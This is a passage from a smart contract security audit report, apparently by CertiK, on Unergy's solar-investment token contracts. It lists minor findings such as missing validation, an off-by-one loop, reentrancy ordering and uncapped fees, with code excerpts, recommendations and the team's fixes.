It is recommended to 1) review the `unchecked` blocks and guard against possible overflows (for Solidity versions 0.8.0 and newer); 2) use the SafeMath library (for other Solidity versions).

Alleviation

[Unergy Team, 10/27/2023]:
The `unchecked` block has been removed.

Changes have been reflected in the commit hash: 7cc74faf06cf8b0daef222249e5866278e2209f1

[CertiK, 10/30/2023]:
The team resovled this issue by directly calling the corresponding functions of the parent contract and changes were inlucded in the commit 7cc74faf06cf8b0daef222249e5866278e2209f1.

ERW-01 MISSING `afterTransferReceipt()` CALL IN `_afterTokenTransfer()`

Category	Severity	Location	Status
Logical Issue	Minor	contracts/ERC20UWatt.sol (09/30-83d50): 119~123	Resolved

Description

In the `ERC20UWatt` contract, the `_afterTokenTransfer()` function doesn't call the `afterTransferReceipt()` method of the `UnergyEvent` contract.

```
119     function _afterTokenTransfer(
120         address from,
121         address to,
122         uint256 amount
123     ) internal override(ERC20, ERC20Votes) {
124         super._afterTokenTransfer(from, to, amount);
125     }
```

Recommendation

It's recommended to call the `afterTransferReceipt()` method of `UnergyEvent` contract in the `_afterTokenTransfer()` function.

Alleviation

[Unergy Team, 10/27/2023]: The `afterTransferReceipt()` method in the uWatt token was originally used to manage uWatt rewards distribution when the holder was a contract. However, since we are now handling 'claim' logic in a separate system, this call has been removed as it is no longer necessary, similarly, all uWatt interactions have been removed from the `UnergyEvent.sol` contract.

Changes have been reflected in the commit hash: 4ec77620a86b5567acfcac59875c3e4ba451747b

PGA-02 INSUFFICIENT `_required` CHECK IN MULTI-SIGNATURE PERMISSION MECHANISM

Category	Severity	Location	Status
Inconsistency	Minor	contracts/PermissionGranter.sol (09/30-83d50): 50	Resolved

Description

In the `PermissionGranter` contract's constructor, there's a potential vulnerability or misalignment with the expected behavior of a multi-signature mechanism.

The `PermissionGranter` contract is designed to implement a multi-signature permission mechanism, where multiple owners have the authority to perform certain actions, and a specified number of them (`_required`) need to approve a particular action for it to be executed.

However, there's a check in the constructor which only ensures that `_required` is greater than 0 and less than or equal to the total number of owners:

```
49          require(
50              _required > 0 && _required <= _owners.length,
51              "Invalid required number of owners"
52          );
```

This check allows for the possibility of `_required` being set to 1. If this happens, it would mean that only one owner's approval is needed for actions, effectively bypassing the multi-signature mechanism. This can lead to a single point of failure, as one compromised or malicious owner can unilaterally execute actions without any checks from other owners.

Recommendation

To strictly enforce the multi-signature mechanism, the contract should ensure that `_required` is greater than 1 and less than or equal to the total number of owners.

Alleviation

[Unergy Team, 10/27/2023]: The `PermissionGranter.sol` contract `constructor` function no longer includes a check for multi-signature signers. The multi-signature has been removed from the `PermissionGranter.sol` contract and is now a part of an external contract created with Gnosis Safe{Wallet}. Changes have been reflected in the commit hash: 44b1f1b0cd1d9ba4e5d0e4eb7d14b0aa310a3c6f

PGA-06 | DEPLOYER MAY NOT BE OWNER

Category	Severity	Location	Status
Inconsistency	Minor	contracts/PermissionGranter.sol (09/30-83d50): 47	Resolved

Description

The deployer of the `PermissionGranter` contract is granted the `DEFAULT_ADMIN_ROLE`, which is reserved for owners. However, the contract deployer is not added to the `owners` array and is not considered an owner in the `isOwner` mapping.

This allows a possibly non-owner access to owner restricted functions.

Recommendation

It is recommended to add the deployer as an owner or to never grant the deployer the `DEFAULT_ADMIN_ROLE` role.

Alleviation

[Unergy Team, 10/27/2023]: The owners array has been removed from the `PermissionGranter.sol` contract, and the integrated multi-signature system is no longer present within it. The multi-signature functionality has been relocated to an external contract created with Gnosis Safe{Wallet}.

Changes have been reflected in the commit hash: b7e7ec04750dac5a3d196ded81c36af942c24c99

PGA-07 POSSIBLE TO NOT REMOVE A SIGNER WHEN REPLACING SIGNERS

Category	Severity	Location	Status
Logical Issue	Minor	contracts/PermissionGranter.sol (09/30-83d50): 220	Resolved

Description

When replacing signers, if the `_signerToRevoke` is in the `owners` array, then they are replaced with the `_newSigner`.

```
216             for (uint256 i; i < owners.length; i++) {
217                 address owner = owners[i];
218
219                 if (_signerToRevoke == owner) {
220                     owners[i] = _newSigner;
221                 }
222             }
```

However, there is no guarantee that `_signerToRevoke` is in the `owners` array. This allows a situation where additional signers are granted the `DEFAULT_ADMIN_ROLE` without updating the `owners` array or the number of required signers to approve a function's execution.

Recommendation

It is recommended to check that `_signerToRevoke` is in the `owners` array if the number of signers is meant to remain constant.

Alleviation

[Unergy Team, 10/27/2023]: The owners array and the `replaceSigner()` function has been removed from the `PermissionGranter.sol` contract and the integrated multi-signature system is no longer present within it. The multi-signature functionality has been relocated to an external contract created with Gnosis Safe{Wallet}.

Changes have been reflected in the commit hash: 51dc8c429cb779b459b2f1ee667b3c01657d0726

PGL-01 | MISSING ZERO ADDRESS VALIDATION

Category	Severity	Location	Status
Logical Issue	Minor	contracts/PermissionGranter.sol (10/26-e93fdc): 45, 49	Resolved

Description

The `initialize()` function in the `PermissionGranter` contract is responsible for setting up the initial administrator of the contract by granting them the `DEFAULT_ADMIN_ROLE`. This role is crucial as it typically provides the highest level of access, allowing the holder to grant other roles to other addresses, among other privileges.

```
45      function initialize(address _admin) external initializer {
46          __UUPSUpgradeable_init();
47          __AccessControl_init();
48
49          _grantRole(DEFAULT_ADMIN_ROLE, _admin);
50      }
```

However, there's a notable oversight in the function's implementation: the absence of a check to ensure that the provided `_admin` address is not the zero address.

Missing zero address validation in the `initialize()` function can lead to an irrevocable loss of control over the `PermissionGranter` contract's role-based access, rendering it dysfunctional and potentially compromising its primary objectives.

Recommendation

It is recommended to add a zero-check for the passed-in address value to prevent unexpected errors.

Alleviation

[Unergy Team, 11/04/2023]: Zero address validation has been added to:

* `ERC20Project.sol` contract constructor function. * `PermissionGranter.sol` contract initialize function.
* `ProjectsManager.sol` contract initialize function. * `UnergyBuyer.sol` contract initialize function. * `UnergyData.sol` contract initialize function. * `UnergyLogicReserve.sol` contract initialize function.

Changes have been reflected in the commit hash: eba24359b89ca39ee00dd85c3cd06ae806ad2364.

[CertiK, 11/07/2023]:
The team heeded the advice to resolve the issue and changes were included in the commit 7374a687453de1a8af1bff37832232b434cbaab9.

PGT-01 | INCORRECT ARRAY LENGTH CHECK

Category	Severity	Location	Status
Logical Issue	Minor	contracts/PermissionGranter.sol (12/27-9c6b03): 93~96	Resolved

Description

The current array length check in `setPermissionsBatch()` uses the `AND` operator when it should use the `OR` operator.

```
92          if (
93              _addresses.length != _contracts.length &&
94              _contracts.length != _fnames.length &&
95              _fnames.length != _permissionTypes.length &&
96              _permissionTypes.length != _permissionValues.length
97          ) revert ArraysLengthMismatch();
```

Recommendation

It is recommended to use the correct logical operator.

Alleviation

[Unergy Team, 01/24/2024]:

The team heeded the advice to resolve the issue and changes were included in the commit e3f3285113086544779879bc6750c2ecffc0ef9d.

PMA-03 LAST MILESTONE NOT ACCUMULATED IN `_checkMilestoneWeights()` FUNCTION

Category	Severity	Location	Status
Logical Issue	Minor	contracts/ProjectsManager.sol (09/30-83d50): 398	Resolved

Description

In the `_checkMilestoneWeights()` function of `ProjectsManager` contract, there's an oversight in the loop condition which results in an off-by-one error.

```
398         for (uint256 i; i < _milestones.length - 1; i++) {
399             acummulatedWeight += _milestones[i].weight;
400         }
```

Specifically, the loop will iterate over all the milestones except the last one due to the condition `i < _milestones.length - 1`.

This means that the weight of the last milestone won't be added to the `acummulatedWeight`. Consequently, the subsequent require statement might not produce the correct results since it's checking if the `acummulatedWeight` is less than or equal to 100. The current implementation can lead to situations where the total weight of all milestones is more than 100, but the function would not detect this due to the omission of the last milestone's weight.

Recommendation

It's recommended to include all milestones in the weight check.

Alleviation

[Unergy Team, 10/27/2023]:

All milestones have been included into the weight check on `_checkMilestoneWeights()` function. Changes have been reflected in the commit hash: e03f998d8c018dd0910bed4415c3c35ebdcb7ffb

[CertiK, 10/30/2023]:

The team heeded the advice to resolve the issue by checking all the milestones and changes were included in the commit e03f998d8c018dd0910bed4415c3c35ebdcb7ffb.

PMA-05 | POSSIBLE TO CONFIGURE PROJECT SEVERAL TIMES

Category	Severity	Location	Status
Logical Issue	Minor	contracts/ProjectsManager.sol (09/30-83d50): 181	Resolved

Description

Configuring a project results in the minting of pWatts and the payment of the operator fee. Since `configureProject()` does not check if a project has been configured previously, the owner of the project can transfer ownership to the `ProjectsManager` contract and call `configureProject()` again, assuming they still retain the `"createProject"` permission.

Recommendation

It is recommended to not allow a project to be configured more than once.

Alleviation

[Unergy Team, 10/27/2023]: A `projectConfigured` flag has been added to `configureProject()` function in order to determine whether a project has been configured. Changes have been reflected in the commit hash: b746c3bbf3d2a0516fa608142854d217eab6f93e

PMA-06 | POSSIBLE MISMATCH WHEN CONFIGURING A PROJECT

Category	Severity	Location	Status
Logical Issue	Minor	contracts/ProjectsManager.sol (09/30-83d50): 182	Resolved

Description

When configuring a project, the number of pWatts minted, the amount for the operator fee, and the operator's address do not need to match the project details used when creating the project.

This allows the possibility for an incorrect amount of pWatts to be minted, which can cause adverse effects when running the project.

Recommendation

It is recommended to use the parametners in the `projects` mapping instead of a user input.

Alleviation

[Unergy Team, 10/27/2023]:
The `configureProject()` function now reads the project structure from the `getProject()` function, rather than from the input parameters of the function. Changes have been reflected in the commit hash:
e528a7e43e8358eb8e3526f6d15ec3a54ba2031b

PMB-01 | LACK OF LIMITS ON PROJECT PARAMETERS

Category	Severity	Location	Status
Logical Issue	Minor	contracts/ProjectsManager.sol (07/18-84763): 134, 200	Resolved

Description

When creating or updating a project, certain parameters lack checks to ensure the provided value is reasonable. In particular, the following should be checked:

- `maintenancePercentage` is at most 100%
- `operatorFee` is at most `totalPWatts`

Recommendation

It is recommended to add checks to ensure project parameters are reasonable.

Alleviation

[Unergy Team, 09/30/2023]:
Verification for `maintenancePercentage` and `operatorFee` is added to the `_createProject()` function of the `ProjectsManager` contract.

[CertiK, 10/03/2023]: The team heeded the advice to resolve this issue and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

PMB-02 | POSSIBLY INACCURATE PWATT HOLDERS

Category	Severity	Location	Status
Logical Issue	Minor	contracts/ProjectsManager.sol (07/18-84763): 250	Partially Resolved

Description

When an address is the recipient of a `pWatt` transfer, including transfers of zero amounts, the address will be added to the associated project's `holders` array.

```
262         if (_holderExists(_projectAddress, _holderAddress)) return;
263
264         Project storage project = projects[getProject(_projectAddress).addr];
265         project.holders.push(_holderAddress);
```

As this function does not check for balances, it is possible to have addresses in the `holders` array that do not hold `pWatt` tokens. Furthermore, there is no method to remove addresses from the `holders` array.

As this array is used when swapping `pWatts` for `uWatts` and when setting snapshots to be claimable, unneeded addresses can make these operations expensive.

Recommendation

It is recommended to keep an accurate `holders` array.

Alleviation

[Unergy Team, 09/30/2023]:
This comment highlights two issues, explained below. 1. This function doesn't check for balances, allowing addresses in the holders array that may not possess pWatt tokens. 2. Additionally, there's no method to remove addresses from the holders array. Since this array is used in swapping pWatts for uWatts, having unnecessary addresses can make these operations costly.

The first issue has been identified and resolved in the `afterTransferReceipt()` function of the UnergyEvent contract, only adding users if they do not exist in the holders array and if the value received in the transaction is greater than zero. However, addressing the second one is more complex than simply removing a holder from the array if their balance is 0. Removing a holder from the array would introduce a time complexity of O(n) every time a pWatt is moved, leading to higher transaction costs for protocol users. Consequently, we accept the increased cost in the swap operation.

Changes have been reflected in the commit hash: 540bed465ee7738a250a565c9c68f94f0d7d1c01

[CertiK, 10/03/2023]: The team heeded the advice to partially resolve this issue and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

PMB-03 | LACK OF CHECK ON MILESTONE WEIGHTS

Category	Severity	Location	Status
Logical Issue	Minor	contracts/ProjectsManager.sol (07/18-84763): 304	Resolved

Description

The sum of the weights of all milestones should equal 100%. However, there is no check to guarantee this, allowing the possibility of the installer receiving more or less payment than expected.

Recommendation

It is recommended to change how adding and deleting milestones work so that the sum of all weights of milestones can be checked. For example, using an update function with a `Milestone[]` input that changes all of a project's milestones and this function includes a weight check.

Alleviation

[Unergy Team, 09/30/2023]:
A function called `_checkMilestoneWeights()` is created to check the weights of milestones in two scenarios:

- When a new milestone is added to a project.
- When a project milestone is updated
    - All milestones
    - By Index

Changes have been reflected in the commit hash: 9a66a864d601a03b1ff23b93323d495b1db74d75

[CertiK, 10/03/2023]: The team resolved this issue and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

PRO-01 | BYPASSING `pWatts` TRANSFERS

Category	Severity	Location	Status
Design Issue	Minor	contracts/ERC20Project.sol (09/30-83d50): 76~80; contracts/ERC20Project.sol (07/18-84763): 46~49	Resolved

Description

The `transfer()` function in the `ERC20Project` contract is only allowed to be called when the project is in funding status.

```
46      function transfer(
47          address to,
48          uint256 amount
49      ) public virtual override inFunding returns (bool) {
50          address sender = _msgSender();
51          _transfer(sender, to, amount);
52          return true;
53      }
54
```

However, this restriction can be bypassed by calling the `transferFrom()` function with an allowance granted. While it is understandable that the `transferFrom()` function is used to allow users to purchase `pWatts` to satisfy the swapping condition even when the project is installed or in production state, this also allows institutional investors to transfer `pWatts` which should be bounded to institutional investors' wallets.

For example:

1. buyer2 as a institutional investor approve allowance of `pWatt` to user1
2. user1 initiates `pWatt` token transfer from buyer2 to user1, then user1 is eligible for `uWatt` rewards
3. user1 returns back `pWatt` to buyer1 in the same way by using `approve()` and `transferFrom()`
4. user1 is able to claim rewards later

Recommendation

It is recommended to implement functionality to mitigate the above issues.

Alleviation

[Unergy Team, 09/30/2023]:

The `approve()` function of theERC20Project contract has been overwritten and restricted.

[CertiK, 10/10/2023]:

The team addressed this issue by restricting the `approve()` function and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

PRO-02 | CHECK EFFECT INTERACTION PATTERN VIOLATED

Category	Severity	Location	Status
Logical Issue	Minor	contracts/UnergyLogicReserve.sol (07/18-84763): 334; contracts/ProjectsManager.sol (10/26-e93fdc): 201	Resolved

Description

The `_transferPWattsAndUpdateTicket()` function in the `UnergyLogicReserve` contract is used to transfer `pWatt` tokens and then update the purchase ticket to mark it as used. This function is internally used by the `pWattsTransfer()` and `buyPWatts()` functions, both of which require that the purchase ticket has not already been used.

```
    function _transferPWattsAndUpdateTicket(
        uint256 _amount,
        address _sender,
        Project memory _project,
        ERC20Abs _pWatt
    ) internal {
        //transfer pWatts to reserve(UnergyLogicReserve) and
        //get permission for future Swap process
        if (_amount > 0)
            _pWatt.transferFrom(_project.adminAddr, _sender, _amount);

        //change used state on buyTicket
        unergyData.changePurchaseTicketUsed(_project.addr, _sender);
    }
```

However, in its current implementation, the function first transfers the pWatt and then updates the purchase ticket, which violates the `Checks-Effects-Interactions Pattern`. This pattern is a best practice for writing secure smart contracts that involves performing all state changes before making any external function calls.

Recommendation

It's recommended to add `nonReentrant` modifier for functions `pWattsTransfer()` and `buyPWatts()`.

Alleviation

[Unergy Team, 09/30/2023]:

The `nonReentrant` modifier is added to the `buyPWatts()` function.

Changes have been reflected in the commit hash: 7523e76087e9a9428d8edd5615d01fb34799541a

[CertiK, 10/03/2023]:

The team heeded the advice to resolve this issue and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

[CertiK, 10/30/2023]:

In the latest commit, a similar concern arises within the configureProject() function of the ProjectsManager contract. The state modification occurs past the external function calls.

```
191             erc20Project.mint(project.adminAddr, project.pWattsSupply);
192
193             IERC20Upgradeable(address(erc20Project)).safeTransferFrom(
194                 project.adminAddr,
195                 project.operator,
196                 project.operatorFee
197             );
198
199             erc20Project.transferOwnership(msg.sender);
200
201             projectConfigured[erc20ProjectAddress] = true;
```

[Unergy Team, 11/14/2023]: The state modification now occurs before the external function calls. Changes have been reflected in the commit hash: d0afc3bfdc3d1fbdd112101d05d684a19a099389.

[CertiK, 11/16/2023]:

The team heeded the advice to resolve the issue and changes were included in the commit d0afc3bfdc3d1fbdd112101d05d684a19a099389.

UBA-02 | NO UPPER LIMITS FOR `_maintenancePercentage`

Category	Severity	Location	Status
Volatile Code	Minor	contracts/UnergyBuyer.sol (09/30-83d50): 254	Resolved

Description

In the `UnergyBuyer` contract, the `setMaintenancePercentage()` function allows for the setting of the `maintenancePercentage` of a project. However, there is a missing validation check to ensure that the provided `_maintenancePercentage` doesn't exceed the expected maximum value of `100e18`. As a result, this could lead to unintended behavior or misconfigurations in the system.

```
239     function setMaintenancePercentage(
240         address _projectAddr,
241         uint256 _maintenancePercentage
242     )
243         external
244         whenNotPaused
245         hasRoleInPermissionGranter(
246             msg.sender,
247             address(this),
248             "setMaintenancePercentage"
249         )
250     {
251         address projectsManagerAddress = unergyData.projectsManagerAddress();
252         Project memory project = ProjectsManager(projectsManagerAddress)
253             .getProject(_projectAddr);
254         project.maintenancePercentage = _maintenancePercentage;
```

According to the codebase, it's clear that a project's `maintenancePercentage` should never be more than `100e18`. Without this check, it's possible for a user with the appropriate permissions to set an overly high maintenance percentage, potentially leading to issues in the system's calculations or distributions related to maintenance percentages.

Recommendation

To maintain the integrity of the system and to prevent potential errors or vulnerabilities, it's recommended to enforce an upper boundary on the value of `_maintenancePercentage`.

Alleviation

[Unergy Team, 10/27/2023]: The `setMaintenancePercentage()` function has been removed from `UnergyBuyer.sol` contract; now, the `updateProject()` function is used to update the `maintenancePercentage` value.

The `_maintenancePercentage` value on a `_createProject()` & `_updateProject()` is subjected to an upper limit through the use of the `_checkMaintenancePercentage()` function.

Changes have been reflected in the commit hash: f0c8fac6e174c596fb25adff8f26cbf9dd859844

UBB-03 | MISSING INSTALLER SIGNATURE CHECK

Category	Severity	Location	Status
Logical Issue	Minor	contracts/UnergyBuyer.sol (07/18-84763): 108	Resolved

Description

The function `setUnergySign()` is meant for Unergy to sign a milestone that has been installed. However, there is no check that ensures the chosen milestone has also been signed by the installer.

Adding such a check can help in a situation where an address that has permission for `setUnergySign()` has been compromised.

Recommendation

It is recommended to add a check to ensure the installer has also signed the milestone.

Alleviation

[Unergy Team, 09/30/2023]:
A 'require' statement has been added to the `setOriginatorSign()` function (formerly `setUnergySign()`) to ensure that a milestone can only be signed by the originator if it has been previously signed by the installer.

Changes have been reflected in the commit hash: d7b517e0eb9cdf5c5af200f11a3d80e0bd1cb5d2

[CertiK, 10/03/2023]: The team heeded the advice to resolve this issue and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

UBI-01 | REFUND RESTRICTION FOR PROJECT ORIGINATOR

Category	Severity	Location	Status
Inconsistency	Minor	contracts/UnergyBuyer.sol (11/15-d0afc3): 437~439	Resolved

Description

The issue lies in the inconsistency between the purchase and refund processes for the project originator in the `UnergyBuyer` contract.

In the recent commit d0afc3bfdc3d1fbdd112101d05d684a19a099389, a restriction was added to the `_refund()` function that prevents the project originator from receiving a refund:

```
437         if (_user == project.originator) {
438             revert OperatorCannotMakeRefund(_user);
439         }
```

This means that if a project fails, the originator of that project cannot receive a refund. However, there is no similar restriction in the purchase process, meaning that the originator can buy pWatts.

The issue is that if the originator buys pWatts and the project fails, they won't be able to get a refund due to the restriction in the `_refund()` function. This could lead to a loss for the project originator, which seems unfair and inconsistent.

Furthermore, the error currently being thrown is `OperatorCannotMakeRefund`. However, to accurately represent the situation, it should be changed to `OriginatorCannotMakeRefund`.

Recommendation

It's recommended to add a similar restriction to the purchase process to prevent the project originator from buying pWatts.

Alleviation

[Unergy Team, 11/21/2023]:
The error `OperatorCannotMakeRefund` has been changed to `OriginatorCannotMakeRefund`. The originator's purchase of pWatts has been restricted. Changes have been reflected in the commit hash: 4d0820566c00a55385252f4268ed9c6e8f1fe9ef.

[CertiK, 11/24/2023]:
The team heeded the advice to resolve the issue and changes were included in the commit 3d7962a79afc0bce9fa59ec7aa8c55702e6be4b4.

UDT-01 | NO UPPER LIMITS FOR FEES

Category	Severity	Location	Status
Logical Issue	Minor	contracts/UnergyData.sol (11/04-7374a6): 214~217, 231~233	Resolved

Description

In the most recent commit 7374a687453de1a8af1bff37832232b434cbaab9 on the `UnergyData` contract, two functions - `setAssetManagerFeePercentage()` and `setSwapFeePercentage()` - were introduced to adjust fee percentages. However, there appears to be no upper limit restrictions when updating these values. This means such fees can potentially be set to any arbitrary high value.

In addition, the asset manager fee is on top of the maintenance fee, requiring the sum of the asset manager fee and maintenance fee to not exceed 100%.

Recommendation

It is recommended to add reasonable boundaries for all fees.

Alleviation

[Unergy Team, 11/14/2023]:
The state modification now occurs before the external function calls. Changes have been reflected in the commit hash: d0afc3bfdc3d1fbdd112101d05d684a19a099389.

[CertiK, 11/16/2023]:
The team took into account the suggestions to address the issue and established upper limits for the following fees as outlined below:

- `maintenancePercentage` : Less than 50%
- `assetManagerFeePercentage` : Less than 15%
- `swapFeePercentage` : Less than 5%

These modifications were incorporated in the commit d0afc3bfdc3d1fbdd112101d05d684a19a099389.

ULR-05 INCORRECT SNAPSHOT UPDATE DUE TO DEFAULT VALUES RETURNED BY NO SNAPSHOT FOUND

Category	Severity	Location	Status
Logical Issue	Minor	contracts/UnergyLogicReserve.sol (07/18-84763): 571~585	Resolved

Description

The `_setAvailableToClaim()` function in the `UnergyLogicReserve` contract is responsible for updating the status snapshot of a `uWatt` holder. However, there is an issue in this function where the internal call `unergyData.getUWattsStatusSnapshotsByHolderAndProjectId()` may return default values if the target snapshot is not found. Specifically, if the target snapshot is not found, the function will return a `snIndex` of zero and an empty struct for `holderSnapshot`. Since the `if` condition in Line#579 only checks whether `holderSnapshot.isClaimed` is false, this can result in the function updating the first snapshot owned by the holder with an empty value, which is not the intended behavior.

```
570             for (uint256 i; i < projectHolders.length; i++) {
571                 (
572                     uint256 snIndex,
573                     UWattsStatusSnapshot memory holderSnapshot
574                 ) = unergyData.getUWattsStatusSnapshotsByHolderAndProjectId(
575                         projectHolders[i],
576                         j
577                     );
578 
579                 if (!holderSnapshot.isClaimed) {
580                     holderSnapshot.isAvailableToClaim = true;
581                     unergyData.updateUWattsStatusSnapshotAtIndex(
582                         holderSnapshot,
583                         snIndex
584                     );
585                 }
586             }
```

Recommendation

It's recommend to refactor the logic in function `unergyData.getUWattsStatusSnapshotsByHolderAndProjectId()`, for example, adding a bool flag that indicates whether the target snapshot was found or not. This would allow the calling function to determine whether the function call was successful and take appropriate action based on the result.

Additionally, in the `unergyData.getUWattsStatusSnapshotsByHolderAndProjectId()` function, if there are multiple important snapshots, the function will currently return the last one found. To ensure that only the target snapshot is returned, it is recommended to add a `break;` statement inside the `if` block.

```
262         for (uint256 i = 0; i < snapshots.length; i++) {
263             if (
264                 snapshots[i].projectId == _projectId && snapshots[i].
isImportant
265             ) {
266                 snIndex = i;
267                 foundSnapshot = snapshots[i];
268             }
269         }
270
271         return (snIndex, foundSnapshot);
```

Alleviation

[Unergy Team, 09/30/2023]:

The `_setAvailableToClaim()` function has been removed, and the status snapshot of a uWatt holder is now updated using event listeners in an external service.

[CertiK, 10/03/2023]: The team resolved this finding by removing the problematic functions and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

ULR-13 | POTENTIAL ARITHMETIC OVER/UNDERFLOW

Category	Severity	Location	Status
Coding Issue	Minor	contracts/UnergyLogicReserve.sol (07/18-84763): 531	Resolved

Description

The `_swapToken()` function of `UnergyLogicReserve` contract could potentially revert caused by `Arithmetic over/underflow` in the case that `Unergy` invests the first project.

```
528             if (unergyHasUWatts) {
529                 //this function receive the projectId - 1 because
530                 //we want to update the previous snapshot
531                 _setAvailableToClaim(project.id - 1);
532             }
```

For the first project, the `project.id` is zero, which causes underflow.

Scenario

1. Create project named `ProjectA`
2. Add milestone M1-200
3. Install M1
4. Validate M1
5. Add milestone M2-100
6. Install M2
7. Validate M2
8. Add milestone M3-50
9. Install M3
10. Validate M3
11. Buyer1 purchases `pWatt`
12. Reserve transfers `pWatt` for buyer2
13. Reserve transfers `pWatt` for buyer2
14. Swap `pWatt` for `uWatt`

Recommendation

It is recommended to refactor the logic to prevent `Arithmetic over/underflow` error. For example:

```
528             if (unergyHasUWatts && project.id > 0) {
529                 //this function receive the projectId - 1 because
530                 //we want to update the previous snapshot
531                 _setAvailableToClaim(project.id - 1);
532             }
```

Alleviation

[Unergy Team, 09/30/2023]:

The `_swapToken()` function has been modified and no longer calls the `_setAvailableToClaim()` function, thus avoiding Arithmetic over/underflow errors.

Changes have been reflected in the commit hash: 05affa8b3324dfa71f9ec64d0cb9644a0f1a5132

[CertiK, 10/03/2023]:

The team resolved this issue by updating the `_swapToken()` function and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

ULR-14 INCORRECT `totalSupply` FOR NEW SNAPSHOT WHILE CLAIMING REWARDS

Category	Severity	Location	Status
Logical Issue	Minor	contracts/UnergyLogicReserve.sol (07/18-84763): 979	Resolved

Description

In the contract `UnergyLogicReserve` , a new snapshot will be created when `uWatt` holders claim their rewards. However, the `totalSupply` for the new snapshot in line#979 is not correct.

```
975         unergyData.insertUWattsStatusSnapshot(
976             _createImportantSnapshot(
977                 projectId,
978                 (holderPreviousBalance + amountToClaim),
979                 historicalSwaps[i].totalSupply,
980                 holder
981             )
982         );
```

Recommendation

It's recommended to refactor the logic to record the correct total supply of `uWatts` at the moment of the snapshot. For example:

```
975         unergyData.insertUWattsStatusSnapshot(
976             _createImportantSnapshot(
977                 projectId,
978                 (holderPreviousBalance + amountToClaim),
979                 holderSnapshots[holderSnapshots.length-1].totalSupply,
980                 holder
981             )
982         );
```

Alleviation

[Unergy Team, 09/30/2023]:

The `insertNewSnapshot()` function has been removed, and the status snapshot of a uWatt holder is now updated using event listeners in an external service.

[CertiK, 10/03/2023]:

The team resolved this finding by removing the problematic functions and changes were included in commit

83d50bb416932f26334e6855ded54a0c673f72ef.

ULR-15 | POTENTIALLY LOCKED STABLE COIN IN RESERVE

Category	Severity	Location	Status
Coding Issue	Minor	contracts/UnergyLogicReserve.sol (07/18-84763): 158, 378	Resolved

Description

The `UnergyLogicReserve` contract is designed to receive stable coins as a result of energy generation, which will allocated into three areas: maintenance and operation, compensating depreciation, and funding new projects. However, the contract does not offer any means to withdraw stable coins for the maintenance and operation fund.

```
158         stableCoin.transferFrom(msg.sender, address(this), profitIncome);
```

```
378         _stableCoin.transfer(_project.adminAddr, stableAmount);
```

Recommendation

It is recommended to provide a mechanism for withdrawing the remaining stable coins. This will ensure that the reserve can be managed effectively, and the funds can be utilized for future investments or for other purposes as deemed necessary.

Alleviation

[Unergy Team, 09/30/2023]:

Functions have been added to `UnergyBuyer` and `UnergyLogicReserve` to withdraw stableCoin. More details on this process are provided below:

1. `withdrawStableCoin()` in `UnergyBuyer` : This function is used to withdraw remaining balances from pWatt purchases and is also used to return the stableCoin received for pWatt purchases when a project is canceled.
2. `withdrawStableCoin()` in `UnergyLogicReserve` : This function is used to withdraw remaining balances from energy payments and prevent funds from becoming trapped in contracts.

Changes have been reflected in the commmit hash: f321719fb5e30d36e21072cec9037ffc14e439d4

[CertiK, 10/03/2023]:

The team heeded the advice to resolve this issue and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

ULR-16 | POTENTIAL `Out-of-Gas` ISSUE

Category	Severity	Location	Status
Coding Style	Minor	contracts/UnergyLogicReserve.sol (07/18-84763): 565	Resolved

Description

The function `_setAvailableToClaim()` within the `UnergyLogicReserve` contract has the possibility of encountering an `out-of-gas` issue as it uses nested loops to iterate through `projects` and `projectHolders`. This could lead to a considerable amount of gas consumption, especially if there are a large number of elements within `projectHolders`. In such a scenario, the gas consumption could exceed the block gas limit, resulting in a transaction failure with the "out-of-gas" error.

```
565     function _setAvailableToClaim(uint256 _projectId) internal {
566         for (uint j; j <= _projectId; j++) {
567             address[] memory projectHolders = projectsManager
568                 .getProjectHoldersByProjectId(j);
569 
570             for (uint256 i; i < projectHolders.length; i++) {
571                 (
572                     uint256 snIndex,
573                     UWattsStatusSnapshot memory holderSnapshot
574                 ) = unergyData.getUWattsStatusSnapshotsByHolderAndProjectId(
575                         projectHolders[i],
576                         j
577                     );
578 
579                 if (!holderSnapshot.isClaimed) {
580                     holderSnapshot.isAvailableToClaim = true;
581                     unergyData.updateUWattsStatusSnapshotAtIndex(
582                         holderSnapshot,
583                         snIndex
584                     );
585                 }
586             }
587         }
588     }
```

Recommendation

It's recommended to optimize the code to reduce gas consumption. One possible way to achieve this is by using more efficient data structures or algorithms to iterate through the `projects` and `projectHolders`. For instance, the team could consider using mapping or dynamic arrays instead of nested loops to improve the efficiency of the loop.

Another way is to change how uWatts are distributed, such as using an `accumulatedUWattPerShare` design.

Alleviation

[Unergy Team, 09/30/2023]:

The `_setAvailableToClaim()` function and historicalSwaps structure have been removed, and we avoid the iterations of projects and holders within the `UnergyLogicReserve` , Additionally the status snapshot of a uWatt holder is now updated using event listeners in an external service.

[CertiK, 10/03/2023]:

The team resolved this finding by removing the problematic functions and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

ULR-20 POSSIBLE FOR CLAIMABLE PROJECT IDS TO EXCEED NUMBER OF HISTORICAL SWAPS

Category	Severity	Location	Status
Logical Issue	Minor	contracts/UnergyLogicReserve.sol (07/18-84763): 667	Resolved

Description

In a situation where several projects are cancelled prior to a swap, the project ID of a new project may greatly exceed the historical swap length. If this project generated claimable uWatts, then uWatt holders would unable to claim these uWatts until further swaps are made for other projects, which may take a while.

Recommendation

It is recommended to reconsider when a snapshot should be claimable.

Alleviation

[Unergy Team, 09/30/2023]:

The `historicalSwaps` structure have been removed, and we avoid the iterations of projects and holders within the `UnergyLogicReserve` , Additionally the status snapshot of a uWatt holder is now updated using event listeners in an external service.

[CertiK, 10/03/2023]:

The team resolved this finding by removing the historicalSwaps structure and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

ULR-21 POSSIBLE UNDERFLOW FOR PROJECT ID WHEN CLAIMING

Category	Severity	Location	Status
Logical Issue	Minor	contracts/UnergyLogicReserve.sol (07/18-84763): 838, 897	Resolved

Description

When claiming uWatts, the project ID of `historicalSwaps[i]` is assumed to never be 0.

```
